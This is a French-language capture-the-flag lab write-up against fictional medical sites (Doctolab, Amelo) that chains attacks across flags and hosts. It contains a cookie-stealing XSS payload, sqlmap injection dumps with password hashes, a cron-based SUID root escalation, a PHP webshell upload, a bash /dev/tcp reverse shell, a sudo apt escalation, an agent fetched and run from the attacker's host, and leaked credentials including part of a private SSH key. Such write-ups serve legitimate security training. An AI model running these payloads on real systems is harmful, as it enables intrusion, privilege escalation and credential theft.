

Rapport Amelo

Yacine El Barkani

23 mars 2026

Table des matières

1	Mise en place	2
2	Flag1 : Some Xclusive Scheduling webSite	2
2.1	Méthode 1 : Interface web	3
2.2	Méthode 2 : Via le shell	3
3	Flag2 : Managing all of those searches is tough	6
4	Flag3 :Breaking hashes like breaking rocks	8
5	Flag4 : The OS Spy	9
6	Flag5 : You're in good hands	10
7	Flag6 : Take time for each patient	10
8	Flag 7 :How to be a good (v)host	10
9	Flag 8 : Invoices shenanigans	11
10	Flag 9 : Some 1337 skills	11
11	Flag10 Listening closely	12
12	Flag11 Thou shall not pass !	13
13	Flag12 : Pro coder stuff	15
14	Flag13 : Some awesomer 1337 skills	17
15	Pivotage réseau vers 10.11.12.0/24	17
16	Flag15 : Flask half empty or half full ?	18
17	Flag16 : That darn snake	19
18	Flag17 :	20
19	Flag18 :	20
20	Flag 18	21
20.1	Découverte du serveur SMTP	21
21	Flag 19	22


1 Mise en place

Tout d'abord, nous devons nous connecter aux réseaux via le VPN.

```
sudo openvpn vpn-pentest.ovpn
```

Nous pouvons identifier trois sous-réseaux :

- 10.11.12.0/24 (bigboss 10.11.12.42/24 + hr 10.11.12.23/24)
- 10.4.8.0/24 (dev 10.4.8.16/24 + amelo 10.4.8.15/24 + doctolab 10.4.8.118)
- 10.13.37.0/24 (10.13.37.1)



2 Flag1 : Some Xclusive Scheduling webSite

Nous allons commencer par de l'énumération via nmap :


```
nmap -sCV -p- 10.13.37.118 -oN doctolab.txt
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:04:2c:25:18:83:3f:56:f0:d7:95:19:5f:1f:8b:6b (ECDSA)
|_  256 95:15:1d:32:54:e8:57:d8:1e:dd:61:4c:6b:cb:a4:a7 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nous allons donc nous concentrer sur le site web. Je vais proposer deux méthodes pour ce flag. Une première via l'interface web et une deuxième via le shell.

2.1 Méthode 1 : Interface web

Nous pouvons voir que lorsqu'on tente de faire une recherche pour trouver un rendez vous, nous avons ce message et l'url devient : **http://10.13.37.118/search.php**



Nous allons regarder si on peut exécuter du JS avec un payload très simple : `<script>alert(1)</script>`
Le js est bien exécuté. La XSS est bien confirmé, nous allons collecter le cookie de l'admin. Voici le payload qu'on injecte.

```
<script>new Image().src="http://(MON-IP):8000/?c="+document.cookie</script></p>
```

```
el-barkani-yacine@dell:/usr/share/seclists/Discovery/Web-Content/Programming-  
Language-Specific$ python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
172.16.11.10 - - [19/Mar/2026 14:18:02]  
"GET_/?c=PHPSESSID=vat6i3m8ubp621ahda39g9enrs_HTTP/1.1" 200 -  
10.13.37.118 - - [19/Mar/2026 14:18:06]  
"GET_/?c=PHPSESSID=9sq2rs8o184ucm0gl0p49gmkggt_HTTP/1.1" 200 -
```

Maintenant, il est nécessaire de faire du fuzzing, il faut suivre la même méthodologie que le fuzzing dans la méthode shell pour y trouver dashboard.php.


A partir de là, depuis le navigateur faire CTRL+SHIFT+K ensuite dans Storage et y insérer le cookie qu'on a trouvé.

De là, on accède à dashboard et donc au premier flag :

```
Flag 01: CCHDFLM{A1L_YOUR_C00K13s_AR3_83L0n9_70_us}
```

2.2 Méthode 2 : Via le shell

Dans cette deuxième méthode, on remarque grâce à wappalyzer que le site est fait en php.



De ce fait, on va d'abord faire du fuzzing avec une liste très général.

```
git clone https://github.com/Bo0oM/fuzz.txt
ffuf -u http://10.13.37.118/FUZZ -w ~/fuzz.txt/fuzz.txt -mc 200,301,302,403 -c -t 50
```

files/	[Status: 200, Size: 12520, Words: 552]
index.php	[Status: 200, Size: 1296179, Words: 99533]
tmp/	[Status: 200, Size: 38, Words: 7]
tmp/index.php	[Status: 200, Size: 38, Words: 7]
login.php	[Status: 200, Size: 1249528, Words: 95663]

Ensuite, on va cibler par rapport au langage utilisé **PHP** :

```
git clone https://github.com/Bo0oM/fuzz.txt
ffuf -u http://10.13.37.118/FUZZ -w ~/fuzz.txt/fuzz.txt -mc 200,301,302,403 -c -t 50
```

files/	[Status: 200, Size: 12520, Words: 552]
index.php	[Status: 200, Size: 1296179, Words: 99533]
tmp/	[Status: 200, Size: 38, Words: 7]
tmp/index.php	[Status: 200, Size: 38, Words: 7]
login.php	[Status: 200, Size: 1249528, Words: 95663]

Ensuite nous allons utiliser SecList : <https://github.com/danielmiessler/seclists>. On va fusionner les trois listes qui existent :

```
cat /usr/share/seclists/Discovery/Web-Content/Programming-Language-Specific/
Common-PHP-FileNames.txt \
/usr/share/seclists/Discovery/Web-Content/Programming-Language-Specific/PHP.
fuzz.txt \
/usr/share/seclists/Discovery/Web-Content/Programming-Language-Specific/
CommonBackdoors-PHP.fuzz.txt \
| sort -u > /tmp/php-all.txt
```

Maintenant, nous pouvons fuzz.

```
ffuf -u http://10.13.37.118/FUZZ \
-w /tmp/php-all.txt \
-mc 200,301,302,403 \
-c \
-t 50
```

dashboard.php	[Status: 302, Size: 0, Words: 1]
db.php	[Status: 200, Size: 0, Words: 1]
index.php	[Status: 200, Size: 1296179, Words: 99533]
login.php	[Status: 200, Size: 1249528, Words: 95663]
search.php	[Status: 200, Size: 1296179, Words: 99533]

Nous avons collecté pas mal d'information pour la suite.

Sur search.php, on va chercher à savoir s'il est possible de trouver des inputs, on va le faire avec cette commande :

```
curl -s http://10.13.37.118/search.php | grep '<input[>]*>'
```

```
curl -s http://10.13.37.118/search.php | grep '<input[>]*>'
```

```
<input class="searchbar-input searchbar-query-input" placeholder="Nom, spécialité,
établissement,..." autocorrect="off" autocapitalize="off" spellcheck="false" id
=":r0:" role="combobox" value="" name="name">
<input class="searchbar-input searchbar-place-input" autocomplete="off" autocorrect
="off" autocapitalize="off" spellcheck="false" id=":r1:" role="combobox" value
="" placeholder="Où ?" name="where">
```

Nous constatons qu'il en existe deux, nous allons donc essayer de comparer ce qu'il se passe en temps normal vs via une recherche avec les inputs.

```
curl -s http://10.13.37.118/ > normal.txt
curl -s -X POST http://10.13.37.118/search.php \
-d 'name=TEST&where=TEST' > search.txt
diff normal.txt search.txt
```

```
> <div id="modal" class="modal" style="display:block;overflow:hidden;
background-color: rgba(0, 0, 0, 0.5);" onclick="closeModal()">
> <div class="modal-content" style="margin:15%;padding:20px;">
> <span id="closeModal" class="close" onclick="closeModal()">&times;</span>
> <h3>Information importante !</h3>
> <p>Notre site est surchargé actuellement, un administrateur va étudier
votre recherche et reviendra vers vous rapidement.<br>Votre recherche: TEST|
TEST</p>
> </div>
> </div>
```

Ici, on remarque que ce qui est envoyé via le POST est directement dans le message. Nous devons donc tester si on peut insérer du JS.

```
curl -s -X POST http://10.13.37.118/search.php --data-urlencode 'name=<script>new
Image().src="http://(MONIP):8000/?c="+document.cookie</script>' --data-
urlencode 'where=TEST'
python3 -m http.server
172.16.11.10 - - [19/Mar/2026 14:18:02]
"GET /?c=PHPSESSID=vat6i3m8ubp621ahda39g9enrs HTTP/1.1" 200 -
10.13.37.118 - - [19/Mar/2026 14:18:06]
"GET /?c=PHPSESSID=9sq2rs8o184ucm0gl0p49gmkg HTTP/1.1" 200
```

Ici, on récupère le cookie ensuite nous allons nous allons d'abord vérifier qu'on y a bien accès via curl à dashboard.

```
curl -s -I http://10.13.37.118/dashboard.php -H 'Cookie: PHPSESSID=
vm9psc3pupdujmtksnn5k1rfq3'
HTTP/1.1 200 OK
Date: Thu, 19 Mar 2026 15:24:06 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
```

Nous avons bien accès nous allons vérifier ce que contient la page web.

```
curl -s -I http://10.13.37.118/dashboard.php -H 'Cookie: PHPSESSID=
vm9psc3pupdujmtksnn5k1rfq3'
HTTP/1.1 200 OK
Date: Thu, 19 Mar 2026 15:24:06 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
```

```
curl -s http://10.13.37.118/dashboard.php -H 'Cookie: PHPSESSID=
vm9psc3pupdujmtksnn5k1rfq3' | grep -oP 'Flag.{0,50}'
Flag 01: CCHDFLM{A1L_YOUR_C00K13s_AR3_83L0n9_70_us}</c
```

3 Flag2 : Managing all of those searches is tough

Ici il y a deux façons de trouver, nous pouvons directement voir qu'il y a un input sur le site au niveau du filtre ou via curl.

```
curl -s http://10.13.37.118/dashboard.php -H 'Cookie: PHPSESSID=
vm9psc3pupdujmtksnn5k1rfq3' | grep '<input[>]*>'
<input id="true_filter" type="text" class="dc-input dc-text-input" name="filter"
placeholder="Filtre des recherches récentes" value="">
```

De ce fait comme nous sommes sur de la recherche via filtre c'est souvent de la sqli, on va donc tester via sqlmap.

```
sqlmap -u "http://10.13.37.118/dashboard.php?filter=test" \
--cookie="PHPSESSID=pi9nd35ps190ebcrf2mdi173ur" \
-p filter \
--batch
```

```
Parameter: filter (GET)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: filter=test' UNION ALL SELECT CONCAT(CONCAT('qxqvq','
McFvLPFQkXQaunHAYHidDgBVgfTTZPAnDwTfWxBq '), 'qkzxq'), NULL, NULL -- gDz
```

Nous pouvons conclure qu'il y a bien une sqli, nous pouvons passer à l'exploitation de la faille. D'abord nous allons énumérer les bases de données.

```
sqlmap -u "http://10.13.37.118/dashboard.php?filter=test" \
--cookie="PHPSESSID=pi9nd35ps190ebcrf2mdi173ur" \
-p filter \
--dbs
```

```
[*] doctobase
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

Ensuite, nous allons choisir la database doctobase et y énumérer les tables.

```
sqlmap -u "http://10.13.37.118/dashboard.php?filter=test" --cookie="PHPSESSID=
pi9nd35ps190ebcrf2mdi173ur" -p filter -D doctobase --tables \ --batch
```

```
[2 tables]
+-----+
| messages |
| users    |
+-----+
```

Nous pouvons aller regarder messages et users.

```
[2 tables]
+-----+
| messages |
| users    |
+-----+
```

Voici la table users :

```
Table: users
[4 columns]
+-----+-----+
| Column | Type           |
+-----+-----+
| email   | varchar(100)   |
| id      | int            |
| password | varchar(255)   |
| username | varchar(50)    |
+-----+-----+
```

Et voici la table messages.

```
Table: messages
[3 columns]
+-----+-----+
| Column | Type           |
+-----+-----+
| search | varchar(300)   |
+-----+-----+
```

```
| id          | int          |
| random_filename | varchar(300) |
+-----+-----+
```

Enfin nous allons dump users et messages.

```
Table: users
[4 columns]
+-----+-----+
| Column | Type          |
+-----+-----+
| email   | varchar(100)  |
| id      | int           |
| password | varchar(255)  |
| username | varchar(50)   |
+-----+-----+
```

```
sqlmap -u "http://10.13.37.118/dashboard.php?filter=test" --cookie="PHPSESSID=
pi9nd35ps190ebcrf2mdi173ur" -p filter -D doctobase -T users -C id,username,
email,password --dump \ --batch
```

```
Table: users
[4 entries]
+-----+-----+-----+-----+-----+-----+
| id | username          | email                                | password |
+-----+-----+-----+-----+-----+-----+
| 1  | admin doctolab   | admin doctolab@doctolab.fr         | 456      |
|    | a6bbad2c5f98287e96f14999947f6 |                                     |          |
| 2  | qu35t            | qu35t.levrai@protonmail.com        | 0702     |
|    | e2a63e6a445bccd2d8a44e7dc7d0 |                                     |          |
| 3  | cvxfous          | cantcrackme@gmail.com              |          |
|    | c9b9b6d52498835deedae268ddebbe26 |                                     |          |
| 4  | flag2            | wowsuchflag@flag.fr                | CCHDFLM{ |
|    | this_1S_oN3_f4m0US_S3kw3L} |                                     |          |
+-----+-----+-----+-----+-----+-----+
```

```
sqlmap -u "http://10.13.37.118/dashboard.php?filter=test" --cookie="PHPSESSID=
pi9nd35ps190ebcrf2mdi173ur" -p filter -D doctobase -T messages -C search,id,
random_filename --dump \ --batch
```

```
+-----+-----+-----+-----+
| search | id | random_filename |
+-----+-----+-----+-----+
| medecin generaliste|Poitiers | 1 | search_66155c3d423853.25824807 |
+-----+-----+-----+-----+
```

Ainsi, nous avons collecté le deuxième flag et des hashes de passwords.

4 Flag3 :Breaking hashes like breaking rocks

Nous allons tester de casser les hash, nous devons tous les mettre dans un même fichier.


```

echo "456a6bbad2c5f98287e96f14999947f6
0702e2a63e6a445bccd2d8a44e7dc7d0
c9b9b6d52498835deedae268ddebbe26" > /tmp/hashe.s.txt

hashcat -m 0 /tmp/hashe.s.txt /usr/share/wordlists/rockyou.txt
Recovered.....: 1/3 (33.33%) Digests (total), 0/3 (0.00%) Digests (new)
hashcat -m 0 /tmp/hashe.s.txt --show
0702e2a63e6a445bccd2d8a44e7dc7d0:BLINDMAN

```

Nous allons nous connecter via ssh sur l'utilisateur qu35t.

```

ssh qu35t@10.13.37.118(Password:BLINDMAN)
cat flag3.txt

```

5 Flag4 : The OS Spy

Nous allons chercher tout d'abord les tâches planifiées et les fichiers associés.

```
ps faux
```

On observe que root exécute régulièrement un script via cron.

```
root /bin/sh -c python3 /root/scripts/xss-bot.py
```

En regardant dans le répertoire /opt/google/chrome/, on découvre un fichier aux permissions très élevées.

```
ls -la /opt/google/chrome/checkup.sh
```

```
-rwxrw-rw- 1 root root 206 Mar 20 09:10 /opt/google/chrome/checkup.sh
```

Le fichier est **accessible en écriture par tous les utilisateurs**. En y injectant les commandes suivantes :

```
echo "cp /bin/bash /tmp/rootbash; chmod u+s /tmp/rootbash" >> /opt/google/chrome/
checkup.sh
```

Lors de la prochaine exécution par root, un binaire /tmp/rootbash SUID est créé, permettant d'obtenir un shell root .

```

/tmp/rootbash -p
rootbash-5.1#
rootbash-5.1# cat flag4.txt
CCHDFLM{7he_Cr0NJ08_I5_A_liE}

```

```

rootbash-5.1# cat notes.txt
Se rappeler de corriger les failles sur le site un jour, si j'ai pas la flemme.
Rien de dangereux de toute façon

TODO: Upload une feuille de soin sur Amelo
Rappel:
- Email: dimitri.loco@gmail.com
- Mot de passe: 17s_10C0_n07_C0L0_wr173_17_D0wN
rootbash-5.1#

```

Nous pouvons passer sur Amelo.

6 Flag5 : You're in good hands

Nous devons commencer par un nmap :

```
nmap -sCV -p- 10.13.37.218 -oN amelo.txt

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
80/tcp    open  http     Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://amelo.cc
Service Info: Host: 127.0.0.1; OS: Unix
```

Lorsque nous arrivons sur le site, nous pouvons nous connecter avec les cred de dimitri. Une fois connecté on obtient le flag :

```
CCHDFLM{53N5171v3_1nforM471on_4R3_L34K1N9}
```

7 Flag6 : Take time for each patient

Nous remarquons un id, c'est une IDOR on va donc essayer de bruteforce cet id : Nous avons récupérer la taille de référence qui est 351003 via curl -s -b "PHPSESSID=emv5klkr9meq23hmv7ptabnu0q" "http://amelo.cc/dashboard.php?id=14" | wc -c

```
ffuf -u "http://amelo.cc/dashboard.php?id=FUZZ" -w <(seq 1 1000) -b "PHPSESSID=emv5klkr9meq23hmv7ptabnu0q" -fs 351003 | grep "Status: 200"
```

58	[Status: 200, Size: 351001, Words: 94638]
73	[Status: 200, Size: 351021, Words: 94628]
136	[Status: 200, Size: 351077, Words: 94645]
280	[Status: 200, Size: 351142, Words: 94646]

Lorsque nous allons sur l'id 136 : nous obtenons le flag.

```
Flag 06: CCHDFLM{th4t_w45_N0T_F0R_y0u_T0_R34d}
```

8 Flag 7 :How to be a good (v)host

Lorsqu'on se connecte sur l'id 280, nous obtenons ceci :

```
Flag 07: CCHDFLM{a_W3B5173_B3H1ND_a_w3b5173} et arrivons sur ceci:
```



9 Flag 8 : Invoices shenanigans

Nous lançons d'abord un fuzzing pour identifier les répertoires accessibles sur le sous-domaine de facturation.

```
ffuf -u "http://facturation-soins.amelo.cc/FUZZ" \
-w ~/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt \
-b "PHPSESSID=emv5klkr9meq23hmv7ptabnu0q" \
-mc 200,301,302,403
```

```
uploaded [Status: 301, Size: 343, Words: 20, Lines: 10, Duration: 2ms]
```

Le répertoire /uploaded est accessible. On prépare un webshell PHP :

```
echo '<?php system($_GET["cmd"]);' > shell.php
```

Le site valide uniquement le Content-Type de la requête HTTP et non le contenu réel du fichier. Il suffit donc de forcer type=application/pdf lors de l'upload.

```
curl -s http://facturation-soins.amelo.cc/ \
-F "file=@shell.php;type=application/pdf" \
-F "submit=Televersez"
```

On obtient ensuite un reverse shell :

```
nc -lvnp 4444
curl -s "http://facturation-soins.amelo.cc/uploaded/shell.php?cmd=bash+-c+'bash+-i+>%26+/dev/tcp/172.16.11.6/4444+0>%261'"
```

```
kryo@amel0:/var/www/facturation/uploaded$ cat /home/kryo/flag8.txt
CCHDFLM{D0_Y0u_w4n7_50me_php_W17H_y0Ur_wEB5HELL}
```

10 Flag 9 : Some 1337 skills

Nous devons faire une élévation de privilege.

```
kryo@amel0:/home/kryo$ sudo -l
sudo -l
Matching Defaults entries for kryo on amel0:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
    \:/snap/bin,
    use_pty

User kryo may run the following commands on amel0:
    (ALL) NOPASSWD: /usr/bin/apt
```

Nous devons chercher ce qui existe pour apt : <https://gtfobins.org/gtfobins/apt/>

D'après GTFobins, apt permet d'exécuter des commandes arbitraires via l'option APT::Update::Pre-Invoke. On l'exploite pour lire le flag root.

```
curl -s "http://facturation-soins.amelo.cc/uploaded/shell.php?cmd=sudo+apt+update+-o+APT::Update::Pre-Invoke::='cat+/root/flag*.txt'>/var/www/facturation/uploaded/f.txt'"

curl -s "http://facturation-soins.amelo.cc/uploaded/f.txt"
CCHDFLM{4LL_7H3_S4ndWIch3S_y0uLl_3V3r_W4n7}
```

11 Flag10 Listening closely

On va poser une écoute avec tcpdump

```
curl -s "http://facturation-soins.amelo.cc/uploaded/shell.php?cmd=sudo+apt+update+-  
o+APT::Update::Pre-Invoke::='tcpdump+-i+any+-A+-w+/var/www/facturation/uploaded  
/cap.pcap+port+21'"
```

```
curl -s "http://facturation-soins.amelo.cc/uploaded/cap.pcap" -o cap.pcap
```

```
curl -s "http://facturation-soins.amelo.cc/uploaded/cap.pcap" -o cap.pcap
```

```
strings cap.pcap  
jL3331 Please specify the password.  
USER beusy  
dPASS L4_Br3749n3_4V4n7_70u7_Br312h_kOU19N_4m4nn_Bzh  
Kmf@
```

Ensuite, nous pouvons nous connecter via ftp avec beusy et le password qu'on a.

```
strings cap.pcap  
jL3331 Please specify the password.  
USER beusy  
dPASS L4_Br3749n3_4V4n7_70u7_Br312h_kOU19N_4m4nn_Bzh  
Kmf@
```

Lorsqu'on tente de mettre une commande on rencontre cette erreur. 500 Illegal PORT command il faut juste activer le mode passive.

```
strings cap.pcap  
jL3331 Please specify the password.  
USER beusy  
dPASS L4_Br3749n3_4V4n7_70u7_Br312h_kOU19N_4m4nn_Bzh  
Kmf@
```

Il faut setup le ligolo.

Pour accéder au réseau 10.4.8.0/24 découvert sur la machine amelo, nous mettons en place un tunnel via Ligolo-ng.

On crée une interface tunnel et on lance le proxy.

```
sudo ip tuntap add user $USER mode tun ligolo  
sudo ip link set ligolo up  
./ligolo-ng/proxy -selfcert -laddr 0.0.0.0:11601
```

On héberge l'agent via un serveur HTTP puis on le télécharge sur la cible.

```
python3 -m http.server 8000  
curl -s "http://facturation-soins.amelo.cc/uploaded/shell.php?cmd=  
curl+http://172.16.11.6:8000/ligolo-ng/agent+-o+/tmp/agent2"  
curl -s "http://facturation-soins.amelo.cc/uploaded/shell.php?cmd=  
chmod+%2Bx+/tmp/agent2"
```

On obtient un reverse shell puis on lance l'agent.

```
/tmp/agent2 -connect 172.16.11.6:11601 -ignore-cert &
```

Dans la console Ligolo-ng :

```
ligolo-ng >> session  
ligolo-ng >> start
```

On ajoute la route vers le nouveau réseau.

```
sudo ip route del 10.4.8.0/24 via 172.16.11.5 dev tun0
sudo ip route add 10.4.8.0/24 dev ligolo
```

Le réseau 10.4.8.0/24 est maintenant accessible.

On peut directement dans l'url, s'y connecter et trouver le nouveau flag.

```
Flag 10: CCHDFLM{I_HOP3_Y0u_u53D_liGOL0_nG}
```

Nous allons nous connecter via ftp.

```
el-barkani-yacine@dell:~/Téléchargements$ ftp 10.4.8.16
Connected to 10.4.8.16.
220 (vsFTPD 3.0.5)
Name (10.4.8.16:el-barkani-yacine): beusy
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (||||20575|)
150 Here comes the directory listing.
-rwx--x--x   1 1000      1000      10625910 Mar 18 13:39 agent
-rw-rw-r--   1 1000      1000         3646 Mar 19 2024 database.kdbx
-rw-rw-r--   1 1000      1000           41 Mar 19 2024 flag11.txt
226 Directory send OK.
f
tp> get flag11.txt
local: flag11.txt remote: flag11.txt
229 Entering Extended Passive Mode (||||34668|)
150 Opening BINARY mode data connection for flag11.txt (41 bytes).
100%
| *****
  41      454.98 KiB/s   00:00 ETA
226 Transfer complete.
41 bytes received in 00:00 (50.23 KiB/s)
ftp> get database.kdbx
local: database.kdbx remote: database.kdbx
229 Entering Extended Passive Mode (||||40566|)
150 Opening BINARY mode data connection for database.kdbx (3646 bytes).
100%
| *****
 3646      40.90 MiB/s   00:00 ETA
226 Transfer complete.
3646 bytes received in 00:00 (11.32 MiB/s)
ftp> exit
221 Goodbye.
```

```
CCHDFLM{G3T_It?_5H4RK_like_1N_W1rE5h4Rk}
```

12 Flag11 Thou shall not pass!

Nous avons donc **database.kdbx**, nous allons essayer de le casser.

```
keepass2john database.kdbx > hash.txt
# supprimer le nom du fichier au debut pour que cela commence bien par $keepass
hashcat -m 13400 hash.txt /usr/share/wordlists/rockyou.txt
```

```
hashcat -m 13400 hash.txt --show
:kenavobreizh
```

Nous allons maintenant regarder que contient **database.kdbx**.

```
echo "kenavobreizh" | keepassxc-cli ls database.kdbx
echo "kenavobreizh" | keepassxc-cli show database.kdbx ssh
el-barkani-yacine@dell:~/Téléchargements/password$ echo "kenavobreizh" | keepassxc-
cli show database.kdbx ssh
Saisir le mot de passe pour déverrouiller database.kdbx
Title: ssh
UserName: beusy
Password:
URL:
Notes: -----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAAAAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAAGAAAABDekvrQrn
raIjeP5zMqa1oIAAAAEAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAQgQBDB2ri1sud9
TEhOPzXiXzCuVkl1fOfGiuNpkytkfjXUwR8aZUTEu2/3QADWtHk7Ms9Fk7ig4EOCjUW8
ByM/oLnTP0DucrJfM9ipnIRfX6Ry88G4f4A5vMHQ+M0BJTtCPHkV31e1nWb03btrLW47i7
LjsjUTRAIuCjpcBoygaEk5dBpDjtFUU5K8aukufL+RG9vEnztHxHgqParBTVT/jro8rfS0
kv3g8c8kRJG8qS5M+QzXWgL9pPJe5K36vKG/jCuOg5j6jRYb3Gx7EJzSzX+/zWELqIJC1G
dIpWWkKFBjVcj1mWYSmKsWGnncY2taVwT/qnVaJJcSfHi4MSkY07iJA9IeybZoqPcc66nL
sid+L3jVH0/g7XpXV/NwMNpriUahlRw7NWav5FRRMitOT8sfP1ZSfF6nY8nxBy00ycXjmr
Qp+ph+CJH7SDBMY8XZztmtitaz29fknJ4DuKaA5zwd+bkZAIqRfnSclhuVsKuzCIwVrtQbS
DJUH7j+B+ioIAAAWQtnK4BXWZiBSyh1G7RW7CK1lhtMU4IOCu+OpQOiaT2rh6RmSj3euY
F8C/JuvONp+erK3QnqMoUVZs0z6aZkAqMU14R9ealccA+Mg3dejoE8IMBwlwvy35ECJfsm
HhTcc0xjL9w0K0Lfr+/RSnm0BFUzIoCpz8p+X6R+ULAs13F+XXd3SndK20BJ9aj1NSac1G
2pu2P5CrA8ohaZ26EIsB6UVv/edPvTfmHH/LZfc3zHMzBrEdXT5MiikHbEIP3tbzjuxgZ+
IFo0602Q0XfKYtK0j6BNQusLh5y7kA0U7b12JkE8VKTZssW/u543PT3wXPHQaUztVGAopA
kUFy/NIdcMURjLwHJmUBcJ/ukX3Y6R9JQjM5pAvVtWmJy/Xxadbr5lWE/it1tfGz9p9g4Q
C4YhVCdactMz/DxEVj+gCA6fu1yVe9laudp7gB1+syHqtJ27pSISIVR7i7kAcWror5a2t
VClkWElnWfSdSrxtUtUf4pmXcQHMYNeYaYg5+0OD8Icm5G2wsRAe38FtCCaFP3J+m5T3Hj
9hhbwr+B0IQOVfzEYFDhaLOhaiLnjs2SfBUU1q6QZDqdaklePsYPoJUMz8F1awQVEyZZkk
7BXmfMIF8k9Ic4se8W1NxmE7QuUImj38u2w2iqx+M2MEP4PE6E8JSmTzzQEbrJzUbMUioG
